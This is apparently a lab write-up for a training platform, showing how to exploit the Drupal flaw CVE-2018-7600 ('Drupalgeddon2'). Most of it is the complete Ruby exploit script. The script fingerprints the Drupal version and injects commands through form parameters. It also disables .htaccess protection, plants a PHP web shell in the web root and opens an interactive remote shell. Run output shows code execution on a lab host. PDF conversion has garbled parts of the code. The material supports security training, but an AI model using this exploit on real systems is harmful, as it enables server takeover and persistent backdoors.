
Name	CVE-2018-7600
URL	https://www.attackdefense.com/challengedetails?cid=1721
Туре	Webapp CVEs: 2018


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


The web application is vulnerable to CVE-2018-7600



Step 1: Inspect the web application.




Step 2: Search on google "CVE-2018-7600 exploit".



The exploit-db link contains the script which can be used to exploit the vulnerability.

ExploitDB Link: https://www.exploit-db.com/exploits/44449



Step 3: Copy the exploit script and save as 'exploit.rb'.

require 'highline/import'

```
#!/usr/bin/env ruby
#
# [CVE-2018-7600] Drupal <= 8.5.0 / <= 8.4.5 / <= 8.3.8 / 7.23 <= 7.57 - 'Drupalgeddon2' (SA-CORE-2018-002) ~
https://github.com/dreadlocked/Drupalgeddon2/
#
# Authors:
# - Hans Topo ~ https://github.com/dreadlocked // https://twitter.com/_dreadlocked
# - g0tmi1k ~ https://blog.g0tmi1k.com/ // https://twitter.com/g0tmi1k
#
require 'base64'
require 'json'
require 'net/http'
require 'openssl'
require 'readline'</pre>
```

```
# Settings - Try to write a PHP to the web root?
try_phpshell = true
# Settings - General/Stealth
$useragent = "drupalgeddon2"
webshell = "shell.php"
# Settings - Proxy information (nil to disable)
$proxy addr = nil
$proxy_port = 8080
# Settings - Payload (we could just be happy without this PHP shell, by using just the OS shell - but this is 'better'!)
bashcmd = "<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }"
bashcmd = "echo" + Base64.strict_encode64(bashcmd) + " | base64 -d"
# Function http_request <url> [type] [data]
def http_request(url, type="get", payload="", cookie="")
 puts verbose("HTTP - URL : #{url}") if $verbose
 puts verbose("HTTP - Type: #{type}") if $verbose
 puts verbose("HTTP - Data: #{payload}") if not payload.empty? and $verbose
 begin
  uri = URI(url)
  request = type =~ /get/? Net::HTTP::Get.new(uri.request_uri) : Net::HTTP::Post.new(uri.request_uri)
  request.initialize_http_header({"User-Agent" => $useragent})
  request.initialize http header("Cookie" => cookie) if not cookie.empty?
  request.body = payload if not payload.empty?
  return $http.request(request)
 rescue SocketError
  puts error("Network connectivity issue")
 rescue Errno::ECONNREFUSED => e
  puts error("The target is down ~ #{e.message}")
  puts error("Maybe try disabling the proxy (#{$proxy_addr}:#{$proxy_port})...") if $proxy_addr
 rescue Timeout::Error => e
  puts error("The target timed out ~ #{e.message}")
# If we got here, something went wrong.
 exit
end
# Function gen_evil_url <cmd> [method] [shell] [phpfunction]
```

```
def gen evil url(evil, element="", shell=false, phpfunction="passthru")
 puts info("Payload: #{evil}") if not shell
 puts verbose("Element : #{element}") if not shell and not element.empty? and $verbose
 puts verbose("PHP fn : #{phpfunction}") if not shell and $verbose
 # Vulnerable parameters: #access callback / #lazy builder / #pre render / #post render
 # Check the version to match the payload
 if $drupalverion.start with?("8") and element == "mail"
  # Method #1 - Drupal v8.x: mail, #post render - HTTP 200
  url = $target + $clean_url + $form +
"?element parents=account/mail/%23value&ajax form=1& wrapper format=drupal ajax"
  payload = "form id=user register form& drupal ajax=1&mail[a][#post render][]=" + phpfunction +
"&mail[a][#type]=markup&mail[a][#markup]=" + evil
 elsif $drupalverion.start with?("8") and element == "timezone"
  # Method #2 - Drupal v8.x: timezone, #lazy_builder - HTTP 500 if phpfunction=exec // HTTP 200 if
phpfunction=passthru
  url = $target + $clean url + $form +
"?element parents=timezone/timezone/%23value&ajax form=1& wrapper format=drupal ajax"
  payload = "form_id=user_register_form&_drupal_ajax=1&timezone[a][#lazy_builder][]=" + phpfunction +
"&timezone[a][#lazy builder][][]=" + evil
  #puts warning("WARNING: May benefit to use a PHP web shell") if not try_phpshell and phpfunction != "passthru"
 elsif $drupalverion.start_with?("7") and element == "name"
  # Method #3 - Drupal v7.x: name, #post_render - HTTP 200
  url = $target + "#{$clean url}#{$form}&name[%23post render][]=" + phpfunction +
"&name[%23type]=markup&name[%23markup]=" + evil
  payload = "form_id=user_pass&_triggering_element_name=name"
 # Drupal v7.x needs an extra value from a form
 if $drupalverion.start with?("7")
  response = http_request(url, "post", payload, $session_cookie)
  form_name = "form_build_id"
  puts verbose("Form name : #{form name}") if $verbose
  form_value = response.body.match(/input type="hidden" name="#{form_name}"
value="(.*)"/).to_s.slice(/value="(.*)"/, 1).to_s.strip
  puts warning("WARNING: Didn't detect #{form_name}") if form_value.empty?
  puts verbose("Form value : #{form_value}") if $verbose
  url = $target + "#{$clean_url}file/ajax/name/%23value/" + form_value
  payload = "#{form_name}=#{form_value}"
 end
```

```
return url, payload
end
# Function clean result <input>
def clean result(input)
#result = JSON.pretty_generate(JSON[response.body])
#result = $drupalverion.start with?("8")? JSON.parse(clean)[0]["data"] : clean
 clean = input.to_s.strip
# PHP function: passthru
 # For: <payload>[{"command":"insert","method":"replaceWith","selector":null,"data":"\u003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
 clean.slice!(/\[{"command":".*}\]$/)
# PHP function: exec
 # For: [("command":"insert","method":"replaceWith","selector":null,"data":"<payload>\u003Cspan
class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
 #clean.slice!(/\[{"command":".*data":"/)
 #clean.slice!(/\u003Cspan class=\\u0022.*}\]$/)
# Newer PHP for an older Drupal
# For: <b>Deprecated</b>: assert(): Calling assert() with a string argument is deprecated in
<b>/var/www/html/core/lib/Drupal/Core/Plugin/DefaultPluginManager.php</b> on line <b>151</b><br/>b><br/>/>
 #clean.slice!(/<b>.*<br \/>/)
# Drupal v8.x Method #2 ~ timezone, #lazy_builder, passthru, HTTP 500
# For: <b>Deprecated</b>: assert(): Calling assert() with a string argument is deprecated in
<b>/var/www/html/core/lib/Drupal/Core/Plugin/DefaultPluginManager.php</b> on line <b>151</b><br/>b><br/>/>
 clean.slice!(/The website encountered an unexpected error.*/)
 return clean
end
# Feedback when something goes right
def success(text)
# Green
return "\e[#{32}m[+]\e[0m #{text}"
# Feedback when something goes wrong
def error(text)
# Red
return "\e[#{31}m[-]\e[0m #{text}"
end
```

```
# Feedback when something may have issues
def warning(text)
# Yellow
return "\e[#{33}m[!]\e[0m #{text}"
# Feedback when something doing something
def action(text)
# Blue
return "\e[#{34}m[*]\e[0m #{text}"
end
# Feedback with helpful information
def info(text)
# Light blue
return "\e[#{94}m[i]\e[0m #{text}"
# Feedback for the overkill
def verbose(text)
# Dark grey
return "\e[#{90}m[v]\e[0m #{text}"
end
def init_authentication()
 $uname = ask('Enter your username: ') { |q| q.echo = false }
 $passwd = ask('Enter your password: ') { |q| q.echo = false }
 $uname_field = ask('Enter the name of the username form field: ') { |q| q.echo = true }
 $passwd_field = ask('Enter the name of the password form field: ') { |q| q.echo = true }
 $login_path = ask('Enter your login path (e.g., user/login): ') { |q| q.echo = true }
 $creds_suffix = ask('Enter the suffix eventually required after the credentials in the login HTTP POST request (e.g.,
&form_id=...): ') { |q| q.echo = true }
end
def is_arg(args, param)
 args.each do |arg|
  if arg == param
   return true
  end
 end
 return false
end
```

```
# Quick how to use
def usage()
 puts 'Usage: ruby drupalggedon2.rb <target> [--authentication] [--verbose]'
 puts 'Example for target that does not require authentication:'
          ruby drupalgeddon2.rb https://example.com'
puts 'Example for target that does require authentication:'
           ruby drupalgeddon2.rb https://example.com --authentication'
end
# Read in values
if ARGV.empty?
usage()
exit
end
$target = ARGV[0]
init_authentication() if is_arg(ARGV, '--authentication')
$verbose = is_arg(ARGV, '--verbose')
# Check input for protocol
$target = "http://#{$target}" if not $target.start_with?("http")
# Check input for the end
$target += "/" if not $target.end_with?("/")
# Banner
puts action("--==[::#Drupalggedon2::]==--")
puts "-"*80
puts info("Target : #{$target}")
puts info("Proxy : #{$proxy_addr}:#{$proxy_port}") if $proxy_addr
puts info("Write?: Skipping writing PHP web shell") if not try_phpshell
puts "-"*80
# Setup connection
uri = URI($target)
$http = Net::HTTP.new(uri.host, uri.port, $proxy_addr, $proxy_port)
# Use SSL/TLS if needed
```

```
if uri.scheme == "https"
 $http.use ssl = true
 $http.verify_mode = OpenSSL::SSL::VERIFY_NONE
end
$session cookie = "
# If authentication required then login and get session cookie
if $uname
 $payload = $uname_field + '=' + $uname + '&' + $passwd_field + '=' + $passwd + $creds_suffix
 response = http_request($target + $login_path, 'post', $payload, $session_cookie)
 if (response.code == '200' or response.code == '303') and not response.body.empty? and response['set-cookie']
  $session_cookie = response['set-cookie'].split('; ')[0]
  puts success("Logged in - Session Cookie: #{$session_cookie}")
 end
end
# Try and get version
$drupalverion = ""
# Possible URLs
url = [
# --- changelog ---
# Drupal v6.x / v7.x [200]
 $target + "CHANGELOG.txt",
# Drupal v8.x [200]
 $target + "core/CHANGELOG.txt",
 # --- bootstrap ---
# Drupal v7.x / v6.x [403]
 $target + "includes/bootstrap.inc",
 # Drupal v8.x [403]
 $target + "core/includes/bootstrap.inc",
 # --- database ---
# Drupal v7.x / v6.x [403]
 $target + "includes/database.inc",
 # Drupal v7.x [403]
 #$target + "includes/database/database.inc",
 # Drupal v8.x [403]
 #$target + "core/includes/database.inc",
 # --- landing page ---
 # Drupal v8.x / v7.x [200]
```

```
$target,
# Check all
url.each do|uri|
# Check response
 response = http_request(uri, 'get', ", $session_cookie)
 # Check header
 if response['X-Generator'] and $drupalverion.empty?
  header = response['X-Generator'].slice(/Drupal (.*) \((https:\/\/www.drupal.org\)/, 1).to s.strip
  if not header.empty?
   $drupalverion = "#{header}.x" if $drupalverion.empty?
   puts success("Header : v#{header} [X-Generator]")
   puts verbose("X-Generator: #{response['X-Generator']}") if $verbose
  end
 end
 # Check request response, valid
 if response.code == "200"
  tmp = $verbose ? " [HTTP Size: #{response.size}]" : ""
  puts success("Found : #{uri} (HTTP Response: #{response.code})#{tmp}")
  # Check to see if it says: The requested URL "http://<URL>" was not found on this server.
  puts warning("WARNING: Could be a false-positive [1-1], as the file could be reported to be missing") if
response.body.downcase.include? "was not found on this server"
  # Check to see if it says: <h1 class="js-quickedit-page-title title page-title">Page not found</h1> <div
class="content">The requested page could not be found.</div>
  puts warning("WARNING: Could be a false-positive [1-2], as the file could be reported to be missing") if
response.body.downcase.include? "the requested page could not be found"
  # Only works for CHANGELOG.txt
  if uri.match(/CHANGELOG.txt/)
   # Check if valid. Source ~ https://api.drupal.org/api/drupal/core%21CHANGELOG.txt/8.5.x //
https://api.drupal.org/api/drupal/CHANGELOG.txt/7.x
   puts warning("WARNING: Unable to detect keyword 'drupal.org") if not response.body.downcase.include?
"drupal.org"
   # Patched already? (For Drupal v8.4.x / v7.x)
   puts warning("WARNING: Might be patched! Found SA-CORE-2018-002: #{url}") if response.body.include?
"SA-CORE-2018-002"
   # Try and get version from the file contents (For Drupal v8.4.x / v7.x)
   $drupalverion = response.body.match(/Drupal (.*),/).to_s.slice(/Drupal (.*),/, 1).to_s.strip
```

```
# Blank if not valid
   $drupalverion = "" if not $drupalverion[-1] =~ \\d/
  end
  # Check meta tag
  if not response.body.empty?
   # For Drupal v8.x / v7.x
   meta = response.body.match(/<meta name="Generator" content="Drupal (.*) /)
   metatag = meta.to_s.slice(/meta name="Generator" content="Drupal (.*) \((http/, 1).to_s.strip
   if not metatag.empty?
     $drupalverion = "#{metatag}.x" if $drupalverion.empty?
     puts success("Metatag: v#{$drupalverion} [Generator]")
     puts verbose(meta.to_s) if $verbose
   end
  end
  # Done! ...if a full known version, else keep going... may get lucky later!
  break if not $drupalverion.end_with?("x") and not $drupalverion.empty?
 end
 # Check request response, not allowed
 if response.code == "403" and $drupalverion.empty?
  tmp = $verbose ? " [HTTP Size: #{response.size}]" : ""
  puts success("Found : #{uri} (HTTP Response: #{response.code})#{tmp}")
  if $drupalverion.empty?
   # Try and get version from the URL (For Drupal v.7.x/v6.x)
   $drupalverion = uri.match(/includes\/database.inc/)? "7.x/6.x" : "" if $drupalverion.empty?
   # Try and get version from the URL (For Drupal v8.x)
   $drupalverion = uri.match(/core/)? "8.x": "" if $drupalverion.empty?
   # If we got something, show it!
   puts success("URL : v#{$drupalverion}?") if not $drupalverion.empty?
  end
 else
  tmp = $verbose ? " [HTTP Size: #{response.size}]" : ""
  puts warning("MISSING: #{uri} (HTTP Response: #{response.code})#{tmp}")
 end
end
# Feedback
if not $drupalverion.empty?
status = $drupalverion.end_with?("x")? "?" : "!"
 puts success("Drupal#{status}: v#{$drupalverion}")
```

```
puts error("Didn't detect Drupal version")
 exit
end
if not $drupalverion.start_with?("8") and not $drupalverion.start_with?("7")
puts error("Unsupported Drupal version (#{$drupalverion})")
exit
end
puts "-"*80
# The attack vector to use
$form = $drupalverion.start_with?("8")? "user/register" : "user/password"
# Make a request, check for form
url = "#{$target}?q=#{$form}"
puts action("Testing: Form (#{$form})")
response = http_request(url, 'get', ", $session_cookie)
if response.code == "200" and not response.body.empty?
 puts success("Result: Form valid")
elsif response['location']
puts error("Target is NOT exploitable [5] (HTTP Response: #{response.code})... Could try following the redirect:
#{response['location']}")
 exit
elsif response.code == "404"
 puts error("Target is NOT exploitable [4] (HTTP Response: #{response.code})... Form disabled?")
exit
elsif response.code == "403"
 puts error("Target is NOT exploitable [3] (HTTP Response: #{response.code})... Form blocked?")
elsif response.body.empty?
 puts error("Target is NOT exploitable [2] (HTTP Response: #{response.code})... Got an empty response")
 exit
else
 puts warning("WARNING: Target may NOT exploitable [1] (HTTP Response: #{response.code})")
end
puts "- "*40
```

```
# Make a request, check for clean URLs status ~ Enabled: /user/register Disabled: /?q=user/register
# Drupal v7.x needs it anyway
$clean_url = $drupalverion.start_with?("8")? "" : "?q="
url = "#{$target}#{$form}"
puts action("Testing: Clean URLs")
response = http_request(url, 'get', ", $session_cookie)
if response.code == "200" and not response.body.empty?
puts success("Result : Clean URLs enabled")
else
 $clean url = "?q="
 puts warning("Result : Clean URLs disabled (HTTP Response: #{response.code})")
 puts verbose("response.body: #{response.body}") if $verbose
# Drupal v8.x needs it to be enabled
 if $drupalverion.start_with?("8")
  puts error("Sorry dave... Required for Drupal v8.x... So... NOPE NOPE NOPE")
 elsif $drupalverion.start_with?("7")
  puts info("Isn't an issue for Drupal v7.x")
 end
end
puts "-"*80
# Values in gen evil url for Drupal v8.x
elementsv8 = [
 "mail",
 "timezone",
# Values in gen_evil_url for Drupal v7.x
elementsv7 = [
 "name",
elements = $drupalverion.start_with?("8") ? elementsv8 : elementsv7
elements.each dolel
 $element = e
# Make a request, testing code execution
 puts action("Testing: Code Execution (Method: #{$element})")
```

```
# Generate a random string to see if we can echo it
 random = (0...8).map { (65 + rand(26)).chr }.join
 url, payload = gen_evil_url("echo #{random}", e)
 response = http_request(url, "post", payload, $session_cookie)
 if (response.code == "200" or response.code == "500") and not response.body.empty?
  result = clean_result(response.body)
  if not result.empty?
   puts success("Result: #{result}")
   if response.body.match(/#{random}/)
    puts success("Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!")
    break
   else
    puts warning("WARNING: Target MIGHT be exploitable [4]... Detected output, but didn't MATCH expected
result")
   end
  else
   puts warning("WARNING: Target MIGHT be exploitable [3] (HTTP Response: #{response.code})... Didn't detect
any INJECTED output (disabled PHP function?)")
  end
  puts warning("WARNING: Target MIGHT be exploitable [5]... Blind attack?") if response.code == "500"
  puts verbose("response.body: #{response.body}") if $verbose
  puts verbose("clean_result: #{result}") if not result.empty? and $verbose
 elsif response.body.empty?
  puts error("Target is NOT exploitable [2] (HTTP Response: #{response.code})... Got an empty response")
  exit
 else
  puts error("Target is NOT exploitable [1] (HTTP Response: #{response.code})")
  puts verbose("response.body: #{response.body}") if $verbose
  exit
 end
 puts "- "*40 if e != elements.last
end
puts "-"*80
```

```
# Location of web shell & used to signal if using PHP shell
webshellpath = ""
prompt = "drupalgeddon2"
# Possibles paths to try
paths = [
# Web root
# Required for setup
 "sites/default/",
 "sites/default/files/",
# They did something "wrong", chmod -R 0777.
#"core/",
# Check all (if doing web shell)
paths.each do|path|
# Check to see if there is already a file there
 puts action("Testing: Existing file (#{$target}#{path}#{webshell})")
 response = http_request("#{$target}#{path}#{webshell}", 'get', ", $session_cookie)
 if response.code == "200"
  puts warning("Response: HTTP #{response.code} // Size: #{response.size}. ***Something could already be
there?***")
 else
  puts info("Response: HTTP #{response.code} // Size: #{response.size}")
 end
 puts "- "*40
 folder = path.empty? ? "./" : path
 puts action("Testing: Writing To Web Root (#{folder})")
# Merge locations
 webshellpath = "#{path}#{webshell}"
 # Final command to execute
 cmd = "#{bashcmd} | tee #{webshellpath}"
# By default, Drupal v7.x disables the PHP engine using: ./sites/default/files/.htaccess
 # ...however, Drupal v8.x disables the PHP engine using: ./.htaccess
 if path == "sites/default/files/"
  puts action("Moving: ./sites/default/files/.htaccess")
```

```
cmd = "mv -f #{path}.htaccess #{path}.htaccess-bak; #{cmd}"
 # Generate evil URLs
 url, payload = gen_evil_url(cmd, $element)
 # Make the request
 response = http_request(url, "post", payload, $session_cookie)
 # Check result
 if response.code == "200" and not response.body.empty?
  # Feedback
  result = clean result(response.body)
  puts success("Result: #{result}") if not result.empty?
  # Test to see if backdoor is there (if we managed to write it)
  response = http_request("#{$target}#{webshellpath}", "post", "c=hostname", $session_cookie)
  if response.code == "200" and not response.body.empty?
   puts success("Very Good News Everyone! Wrote to the web root! Waayheeeey!!!")
   break
  elsif response.code == "404"
   puts warning("Target is NOT exploitable [2-4] (HTTP Response: #{response.code})... Might not have write
access?")
  elsif response.code == "403"
   puts warning("Target is NOT exploitable [2-3] (HTTP Response: #{response.code})... May not be able to execute
PHP from here?")
  elsif response.body.empty?
   puts warning("Target is NOT exploitable [2-2] (HTTP Response: #{response.code})... Got an empty response
back")
  else
   puts warning("Target is NOT exploitable [2-1] (HTTP Response: #{response.code}}")
   puts verbose("response.body: #{response.body}") if $verbose
  end
 elsif response.code == "500" and not response.body.empty?
  puts warning("Target MAY of been exploited... Bit of blind leading the blind")
  break
 elsif response.code == "404"
  puts warning("Target is NOT exploitable [1-4] (HTTP Response: #{response.code})... Might not have write
access?")
 elsif response.code == "403"
  puts warning("Target is NOT exploitable [1-3] (HTTP Response: #{response.code})... May not be able to execute
PHP from here?")
```

```
elsif response.body.empty?
  puts warning("Target is NOT exploitable [1-2] (HTTP Response: #{response.code}))... Got an empty response
back")
 else
  puts warning("Target is NOT exploitable [1-1] (HTTP Response: #{response.code})")
  puts verbose("response.body: #{response.body}") if $verbose
 end
webshellpath = ""
 puts "- "*40 if path != paths.last
end if try_phpshell
# If a web path was set, we exploited using PHP!
if not webshellpath.empty?
# Get hostname for the prompt
 prompt = response.body.to_s.strip if response.code == "200" and not response.body.empty?
puts "-"*80
 puts info("Fake PHP shell: curl '#{$target}#{webshellpath}' -d 'c=hostname'")
# Should we be trying to call commands via PHP?
elsif try phpshell
 puts warning("FAILED: Couldn't find a writeable web path")
puts "-"*80
 puts action("Dropping back to direct OS commands")
end
# Stop any CTRL + C action ;)
trap("INT", "SIG_IGN")
# Forever loop
loop do
# Default value
 result = "~ERROR~"
 # Get input
 command = Readline.readline("#{prompt}>> ", true).to_s
# Check input
 puts warning("WARNING: Detected an known bad character (>)") if command =~ />/
```

```
# Exit
 break if command == "exit"
# Blank link?
 next if command.empty?
 # If PHP web shell
 if not webshellpath.empty?
  # Send request
  result = http_request("#{$target}#{webshellpath}", "post", "c=#{command}", $session_cookie).body
 # Direct OS commands
  url, payload = gen_evil_url(command, $element, true)
  response = http_request(url, "post", payload, $session_cookie)
  # Check result
  if not response.body.empty?
   result = clean result(response.body)
  end
 end
# Feedback
 puts result
end
 root@PentesterAcademyLab:~# cat exploit.rb
 #!/usr/bin/env ruby
 # [CVE-2018-7600] Drupal <= 8.5.0 / <= 8.4.5 / <= 8.3.8 / 7.23 <= 7.57 - 'Drupalgeddon2' (SA-CORE-2018-002) /
 tps://github.com/dreadlocked/Drupalgeddon2/
 # Authors:
 # - Hans Topo ~ https://github.com/dreadlocked // https://twitter.com/_dreadlocked
 # - g0tmilk ~ https://blog.g0tmilk.com/ // https://twitter.com/g0tmilk
 require 'base64'
 require 'json'
 require 'net/http'
 require 'openssl'
 require 'readline'
 require 'highline/import'
 # Settings - Try to write a PHP to the web root?
try_phpshell = true
 # Settings - General/Stealth
 $useragent = "drupalgeddon2"
webshell = "shell.php"
 # Settings - Proxy information (nil to disable)
```

```
# If PHP web shell
  if not webshellpath.empty?
    # Send request
    result = http_request("#{$target}#{webshellpath}", "post", "c=#{command}", $session_cookie).body
  # Direct OS commands
    url, payload = gen_evil_url(command, $element, true)
    response = http_request(url, "post", payload, $session_cookie)
    # Check result
    if not response.body.empty?
     result = clean_result(response.body)
    end
 end
  # Feedback
 puts result
end
root@PentesterAcademyLab:~#
```

Step 4: The exploit script requires a dependency to be installed.

Command: gem install highline

```
root@PentesterAcademyLab:~# gem install highline
Fetching: highline-2.0.3.gem (100%)
Successfully installed highline-2.0.3
Parsing documentation for highline-2.0.3
Installing ri documentation for highline-2.0.3
Done installing documentation for highline after 4 seconds
1 gem installed
root@PentesterAcademyLab:~#
```

Step 5: Run the exploit while passing the target URL.

Command: ruby exploit.rb http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/

```
[!] WARNING: Target MIGHT be exploitable [3] (HTTP Response: 200)... Didn't detect any INJECTED output (disabl
ed PHP function?)
[*] Testing: Code Execution (Method: timezone)
[i] Payload: echo XKPUFJXH
[+] Result : XKPUFJXH
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoo00!
[*] Testing: Existing file (http://e46191r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/shell.php)
[i] Response: HTTP 404 // Size: 15
[*] Testing: Writing To Web Root (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJy
ApOyB9 | base64 -d | tee shell.php
[!] Target MAY of been exploited... Bit of blind leading the blind
[i] Fake PHP shell: curl 'http://e46l91r2hhnupi3hjj1v6inxq.stager3.attackdefenselabs.com/shell.php' -d 'c=host
drupalgeddon2>>
drupalgeddon2>> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
drupalgeddon2>>
```

References:

1. Drupal (http://drupal.org/)

The web server is running with www-user.

- 2. CVE-2018-7600 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7600)
- 3. Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 'Drupalgeddon2' Remote Code Execution (https://www.exploit-db.com/exploits/44449)